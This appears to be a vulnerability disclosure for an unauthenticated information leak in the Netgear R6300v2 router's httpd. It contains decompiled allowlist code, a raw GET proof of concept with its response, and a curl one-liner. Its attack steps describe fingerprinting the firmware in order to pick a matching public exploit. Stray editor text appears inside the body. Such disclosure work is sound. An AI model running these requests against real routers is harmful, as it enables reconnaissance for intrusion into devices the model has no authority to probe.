Netgear R6300 httpd parse_http_request currentsetting.htm unauthenticated information disclosure vulnerability

Product Information

```
Brand: Netgear
Model: R6300 (R6300v2)
Firmware Version: V1.0.1.72
Official Website: https://www.netgear.com
Firmware Download URL: https://www.netgear.com/support/product/r6300v2
```

Affected Component

```
The unauthenticated URL allowlist currentsetting.htm in parse_http_request
(sub_40DCD0) of /usr/sbin/httpd
```

Suggested description of the vulnerability

```
Netgear R6300 V1.0.1.72 httpd parse_http_request unauthenticated
information disclosure vulnerability.
```

Vulnerability Details

The vulnerability is in the authentication decision function `sub_40DCD0` (decompiled as `parse_http_request`) inside `/usr/sbin/httpd`. When a request arrives, the handler strips the leading `/` from the request path and compares it against a hard-coded allowlist. `currentsetting.htm` is explicitly allowlisted, which sets the internal flag `v281 = 0`, completely disabling the 401 authorization branch for this path:

```
  4  int __fastcall sub_40DCD0(const char *a1, int a2, struct in_addr a3, int a4)
292    if ( a1 )
295      if ( a4 != -1 )
339        if ( !strncmp(v12, "shares", 6u) || (result = accessCgi_isAllowRemoteAccess(a3.s
341          if ( !strncmp(v12, "shares", 6u) || (result = 2, do_ssl != 2) )
379            v22 = sys_uptime();
380            accessCgi_updateAuthorized(a3.s_addr, v22);
381          }
382          v23 = strlen(NoneAuthPrefix[0]);
383          if ( !strncmp(v12, NoneAuthPrefix[0], v23)
384            || acosNvramConfig_match("blank_state", "1")
385            || !strnicmp(v12, "BSW_", 4)
386            || strstr(v12, ".js")
387            || strstr(v12, ".jpg")
388            || strstr(v12, ".gif")
389            || strstr(v12, ".bmp")
390            || strstr(v12, ".css")
391            || strstr(v12, ".png")
392            || strstr(v12, ".ico")
393            || strstr(v12, "genieping.cgi")
394            || strstr(v12, "genie") && strstr(v12, ".cgi")
395            || strstr(v12, "_h.htm")
396            || !strcmp(v12, "MNU_top.htm")
397            || !strcmp(v12, "debuginfo.htm")
398            || !strcmp(v12, "currentsetting.htm")
399            || strstr(v12, "_update")
400            || acosNvramConfig_match("lanip_changed", "1")
```

Add to Chat Ctrl+L Quick Edit Ctrl+K

```
/* Function: sub_40DCD0 (parse_http_request), Address: 0x40DCD0 */
v12 = (char *)v8;
if ( *v8 == 47 )                                /* '/' */
    v12 = (char *)(v8 + 1);
...
    if (   !strncmp(v12, NoneAuthPrefix[0], v23)   /* "Public"      */
        || ...
        || !strcmp(v12, "debuginfo.htm")
        || !strcmp(v12, "currentsetting.htm")      /* <-- allowlisted, no
auth */
        || ... )
    {
        ...
        v26 = 1;
        v281 = 0;                                  /* 401 branch disabled */
```

As a result, no HTTP Basic authentication, no session check and no CSRF token is required. `handle_get` then serves the page from the web root through the ASP template parser, and the template emits live NVRAM/device values into the response body.

The only input checks performed on the URL before dispatch are traversal and shell-string filters, which do not restrict disclosure of the page itself:

```
if ( strstr(v12, "/bin/sh") ) { ... }          /* blocks "/bin/sh" in URL   */
if ( strstr(v12, "../") )      { ... }         /* blocks path traversal     */
```

Neither check authenticates the requester; they only sanitize the URL string.

The complete data flow is as follows:

```
http_d()                                        (main service loop, 0x4139DC)
 └── sub_40DCD0() "parse_http_request"          (0x40DCD0)
      ├── v12 = request path (leading '/' stripped)
      ├── strcmp(v12, "currentsetting.htm") == 0   ← allowlist hit
      |       └── v281 = 0                        ← 401/WWW-Authenticate
disabled
      ├── Basic-auth comparison (username/password vs nvram http_username /
      |   http_passwd) is never reached for this path
      └── handle_get(a4, ...)                    (0x41B7D8)
           └── parsePage("/www/currentsetting.htm")
                └── ASP template emits device/NVRAM values
                     Firmware=..., RegionTag=..., Region=...,
                     Model=..., InternetConnectionStatus=...
```

Attack

Send a single unauthenticated HTTP GET request to the management interface. No credentials, cookies or CSRF tokens are required. The response leaks the firmware version, region, model and connection status:

```
1. Attacker (any host that can reach the router's port 80) issues:
   GET /currentsetting.htm

2. Router responds 200 OK with device fingerprint data, e.g.:
   Firmware=V1.0.1.72 / Region=R6300v2 / Model=R6300v2 ...


3. The disclosed firmware version is matched against public version-specific
   exploits (passwordrecovered.cgi credential disclosure chain, command
   injection issues, etc.) to select the correct payload.
```

PoC

This is an unauthenticated (pre-auth) vulnerability; no token or credential is required.

```
GET /currentsetting.htm HTTP/1.1
Host: 192.168.31.6
User-Agent: Mozilla/5.0
Accept: */*
Connection: close

```



Observed response (live device, identical handler/allowlist):

```
HTTP/1.0 200 OK
Content-type: text/html
Cache-Control:no-cache
Pragma:no-cache

Firmware=V1.0.0.16_1.0.8PRRU
```

```
RegionTag=R6300v2_PR
Region=pr
Model=R6300v2
InternetConnectionStatus=Down
ParentalControlSupported=1
SOAPVersion=1.13
ReadyShareSupportedLevel=5
SmartNetworkSupported=0
```

curl one-liner:

```
curl -s http://192.168.31.6/currentsetting.htm
```

Discoverer

```
Zippy
```